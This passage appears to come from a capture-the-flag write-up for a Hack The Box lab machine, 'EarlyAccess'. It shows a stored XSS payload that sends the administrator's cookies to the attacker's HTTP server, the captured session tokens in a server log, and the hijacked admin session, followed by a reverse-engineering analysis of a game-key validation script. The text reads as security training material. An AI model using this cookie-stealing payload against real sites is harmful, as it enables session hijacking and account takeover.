python3 -m http.server 9001
```

Then, we need to change our username to a payload that will steal the administrator's cookie.

```
<script>document.location="http://10.10.14.6:9001/?c="+document.cookie;</script>
```


We sent a message, using the `Contact us` form and we wait.




After a short while we get a request back on our local server containing the cookies of the administrator.

```
python3 -m http.server 9001

Serving HTTP on 0.0.0.0 port 9001 (http://0.0.0.0:9001/) ...
10.10.11.110 - - [08/Feb/2022 14:30:01] "GET /?c=XSRF-
TOKEN=eyJpdiI6ImtDM1hwWWdibEppaDgwcXpZRXNsL0E9PSIsInZhbHVlIjoibk1VY01IR09VVHhaUnYvOVZlSCtvakR1OHAyZ
2JnOWVpc3V0dkRDV0p3ck1meHJRTTNGSGtRYjlRYzhaaWV1M04wNHVxU2xWOEpFTUJFSFk4RjBDWE9lUk83eDB5MEFvZWc3MlVU
T0JsOElwMkV0L3U2clJiSGppdEVBZ0JpQ0kiLCJtYWMiOiJlNzFkNzgxMmMyNzg0MjA4NWM3MWRjMjMxOWZhMmY5ZmMwYzFjMjB
jYmIxNjU0YzE1MzA1YWI4ZTdjMDJiNjE5In0%3D;%20earlyaccess_session=eyJpdiI6IjdhWlNPVTA3RU1mSWdKRktBejJR
bXc9PSIsInZhbHVlIjoiUGtFS1Y5Z3RnL3RJNDBGMWpacFE5enBBcUQxSmlYU0FybGFEelNsbUx4WC9WNFJISGtBQ2J2K1AzR0F
oOCttVjZCcEdxekx3ZUg2UmlkWTNNR01Xc2prSmp2MFUvTW1tNm1pYUYzams3RG1ta1g0S2MrVCt1MHF3RUwwUnRjM1UiLCJtYW
MiOiI4ZDg1N2U2YjdmY2VkNDhmOGE2YTI3ZmM0Y2YzN2FlNjI1OGRhMzJhZTljN2IwMjA2OGM4NmMwY2YzNjY0MzEwIn0%3D
HTTP/1.1" 200 -
```

We can use Firefox's built in developer tools to replace our `earlyaccess_session` cookie with the one we got from our XSS attack to get access as an administrator on the page.



Then, performing a refresh on the website grants us access as the `admin` user.




Enumeration as the administrator

As the `admin` user we have three new menu options at the top of the page:


- Admin
- Dev
- Game

Once again we should enumerate each new option to gather useful information on how to proceed in order to gain a foothold on the remote machine.


Admin



The option `User management` is not available yet.




The `Download backup` option is rather interesting, so we continue with that option.




It seems like an option to download the manual game-key verification that was mentioned in the forum thread. It's worth noting that the webpage informs us that in order to use the manual validator we must provide the `magic_num` to the application. Let's download the Key-validator and continue our enumeration before talking a closer look.

The last option on the administrator panel is to `Verify a game-key`.



Trying, once again, a key like the one in the placeholder we are presented with an error.




This time we have some additional `DEBUG` information which might reveal sensitive information.

Dev

The `Dev` option redirects us to `http://dev.earlyaccess.htb/` so we should modify our hosts file accordingly.

```
echo "10.10.11.110 dev.earlyaccess.htb" | sudo tee -a /etc/hosts
```




In order to access the development webpage we need the administrator's password. Any attempt to bruteforce the login page would result in a temporary ban, meaning that without the administrator's credentials we cannot access any resources on this page.


Game

The `Game` option redirects us to `http://game.earlyaccess.htb/` so we should modify our hosts file accordingly.

```
echo "10.10.11.110 game.earlyaccess.htb" | sudo tee -a /etc/hosts
```



We can try to login in using our existing account.



Our login attempt failed, with an error message stating that our account does not have a game-key linked.

Key Validator

We should take a closer look at the `backup.zip` that we downloaded from the `Download backup` option from the `Admin` page.

Let's start by unzipping the file.

```
unzip backup.zip

Archive:  backup.zip
  inflating: validate.py
```

It seems that inside the archive there is only a Python script. We can split the script into smaller segments that would make the analysis easier.

Imports

```python
#!/usr/bin/env python3
import sys
from re import match
```

The first segment consists of the imports that the script requires. The `sys` library allows the script to interact with the system and the `match` function from the `re` library provides the ability to search for Regex patterns.

Key class

```python
class Key:
    key = ""
    magic_value = "XP" # Static (same on API)
    magic_num = 346 # TODO: Sync with API (api generates magic_num every 30min)

    def __init__(self, key:str, magic_num:int=346):
        self.key = key
        if magic_num != 0:
            self.magic_num = magic_num
```

The key class contains three members: `key`, `magic_value` and `magic_num`. The comment besides the `magic_num` informs us that it has to be synced with the API, as we already know from the webpage's message. What we didn't know though, is that the `magic_num` changes every 30 minutes. In contrast, the `magic_value` is a constant and it never changes.

To create an object from this class you should provide to the constructor a `key` and a `magic_num`. If no value is given for `magic_num` it would default to 346.

Key class functions

```
@staticmethod
    def info() -> str:
        return f"""
        # Game-Key validator #

        Can be used to quickly verify a user's game key, when the API is down (again).

        Keys look like the following:
        AAAAA-BBBBB-CCCC1-DDDDD-1234

        Usage: {sys.argv[0]} <game-key>"""
```

The first function displays usage information about the script.

```
def valid_format(self) -> bool:
        return bool(match(r"^[A-Z0-9]{5}(-[A-Z0-9]{5})(-[A-Z]{4}[0-9])(-[A-Z0-9]{5})(-[0-9]{1,5})$", self.key))
```

The second function, called `valid_format`, verifies that the provided key is in the correct format. The key should be in the following format: `AAAAA-BBBBB-CCCC1-DDDDD-1234`

```
def calc_cs(self) -> int:
        gs = self.key.split('-')[:-1]
        return sum([sum(bytearray(g.encode())) for g in gs])
```

The `calc_cs` function takes the provided key and splits it into separate groups delimited by `-`. Then, the ASCII-byte-values of each characters of each group, except the characters in the last group, are summed up. This sum is the return value of this function.

Valid functions

Next we have five functions: `g1_valid`, `g2_valid`, `g3_valid`, `g4_valid` and `cs_valid`. Judging by the names of the functions it seems that these functions are used in validating each group separately, meaning that if we reverse engineer each function we could produce a valid key.

```
def g1_valid(self) -> bool:
        g1 = self.key.split('-')[0]
        r = [(ord(v)<<i+1)%256^ord(v) for i, v in enumerate(g1[0:3])]
        if r != [221, 81, 145]:
            return False
        for v in g1[3:]:
            try:
                int(v)
            except:
                return False
        return len(set(g1)) == len(g1)
```

The first validation function, called `g1_valid`, starts by taking the first group of the key. Then it goes through the first 3 characters and shifts to the left the ASCII-value of each character by its respective `index+1`, modulo 256 so the result won't overflow, and finally it gets XORed with the original character.

Then, it checks if the result from the XOR step matches three static values. As for the last two characters, of the first group, it checks if they are integers. Lastly, it checks if the length of the group matches the length of the set produced from that group. This final check ensures that there are no duplicates in the first group.

```
def g2_valid(self) -> bool:
        g2 = self.key.split('-')[1]
        p1 = g2[::2]
        p2 = g2[1::2]
        return sum(bytearray(p1.encode())) == sum(bytearray(p2.encode()))
```

The second validation function, called `g2_valid`, starts by taking the second group of the key. Then, the second group is splitted into two parts called `p1` and `p2`. The first part, contains all characters on the even indices and the second part contains all the characters on the odd indices. Then all ASCII-values of the even and the odd indices are summed up and compared. If the sums match, the group is valid.

```
def g3_valid(self) -> bool:
        # TODO: Add mechanism to sync magic_num with API
        g3 = self.key.split('-')[2]
        if g3[0:2] == self.magic_value:
            return sum(bytearray(g3.encode())) == self.magic_num
        else:
            return False
```

The third validation function, called `g3_valid`, starts by taking the third group of the key. There is a `TODO` comment, that talks about syncing `magic_num` with the API. After getting the third group, the function checks if the first two characters match the `magic_value` which is static and equal to `XP`. Then it checks if the sum of all the ASCII-values (including the first two) of the third group are equal to the `magic_num`.

```
def g4_valid(self) -> bool:
        return [ord(i)^ord(g) for g, i in zip(self.key.split('-')[0], self.key.split('-
')[3])] == [12, 4, 20, 117, 0]
```

The fourth validation function, called `g4_valid`, starts by taking the fourth group of the key. Then it XORs each character of the fourth group with its corresponding character, in terms of indexing, from the first group and validates the result against some static values.

```
def cs_valid(self) -> bool:
